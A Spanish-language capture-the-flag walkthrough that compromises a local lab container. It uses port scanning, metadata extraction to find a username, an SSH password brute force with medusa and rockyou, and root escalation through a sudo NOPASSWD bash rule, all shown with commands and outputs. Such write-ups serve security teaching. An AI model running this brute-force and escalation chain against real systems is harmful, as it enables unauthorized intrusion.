BORAZUWARAHCTF

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip borazuwarahctf.zip

Archive:  borazuwarahctf.zip
inflating: auto_deploy.sh
inflating: borazuwarahctf.tar


  inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh borazuwarahctf.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

1- CONECTIVIDAD

```
ping -c1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.258 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.258/0.258/0.258/0.000 ms


IP DE LA MÁQUINA VÍCTIMA          172.17.0.2

IP DE LA MÁQUINA ATACANTE     192.168.0.26

LINUX- ttl=64
```


2- ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

22/tcp open  ssh       OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)

80/tcp open  http      Apache httpd 2.4.59 ((Debian))
```

foto puerto 80



3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
whatweb 172.17.0.2

http://172.17.0.2 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ],

HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[172.17.0.2]
```

Probamos a enumerar directorios usando dirb y gobuster y no aparece nada.

Me decanto por descargar la imagen y ver la esteganografía.

La esteganografía es el arte y la ciencia de ocultar mensajes dentro de otros

mensajes o datos, de modo que el hecho de que un mensaje se está transmitiendo

sea oculto para un observador no autorizado.

En lugar de cifrar el mensaje, como en la criptografía, la esteganografía oculta el

hecho de que un mensaje está siendo transmitido. Esto puede realizarse ocultando

el mensaje dentro de archivos de imagen, audio, video u otros medios digitales

Vamos a utilizar la herramienta Stegseek. Stegseek es una herramienta de línea de

comandos utilizada para realizar fuerza bruta en la identificación de datos ocultos

(como contraseñas o archivos encriptados) dentro de archivos de imagen.

stegseek imagen.jpeg /usr/share/wordlists/rockyou.txt

StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""
[i] Original filename: "secreto.txt".
[i] Extracting to "imagen.jpeg.out".

Leemos la salida

nano imagen.jpeg.out

Sigue buscando, aquí no está to solución
aunque te dejo una pista....
sigue buscando en la imagen!!!

ExifTool es una herramienta poderosa para leer, escribir y editar metadatos en archivos

```
exiftool imagen.jpeg

ExifTool Version Number         : 12.76
File Name                       : imagen.jpeg
Directory                       : .
File Size                       : 19 kB
File Modification Date/Time     : 2024:06:07 01:48:27-04:00
File Access Date/Time           : 2024:06:07 01:48:29-04:00
File Inode Change Date/Time     : 2024:06:07 01:48:27-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
XMP Toolkit                     : Image::ExifTool 12.76
Description                     : ---------- User: borazuwarah ----------
Title                           : ---------- Password:  ----------
Image Width                     : 455
Image Height                    : 455
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 455x455
Megapixels                      : 0.207


Tenemos el usuario  borazuwarah

Con medusa intentamos sacar la contraseña

medusa -u  borazuwarah -P /usr/share/wordlists/rockyou.txt -h 172.17.0.2 -M ssh

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks
<jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 172.17.0.2 (1 of 1, 0 complete) User:
borazuwarah (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT FOUND: [ssh] Host: 172.17.0.2 User: borazuwarah Password:
123456 [SUCCESS]

borazuwarah /123456
```

4- EXPLOTACIÓN

Intentamos acceso mediante ssh

```
ssh  borazuwarah@172.17.0.2

borazuwarah@172.17.0.2's password:
Linux a02948754e33 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali
6.6.15-2kali1 (2024-04-09) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

borazuwarah@a02948754e33:~$
```

5- ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
borazuwarah@a02948754e33:~$ sudo -l

Matching Defaults entries for borazuwarah on a02948754e33:
        env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User borazuwarah may run the following commands on a02948754e33:
        (ALL : ALL) ALL
        (ALL) NOPASSWD: /bin/bash
```

Consutando en https://gtfobins.github.io/gtfobins/bash/#sudo

```
borazuwarah@a02948754e33:~$ sudo bash
root@a02948754e33:/home/borazuwarah# whoami
```

root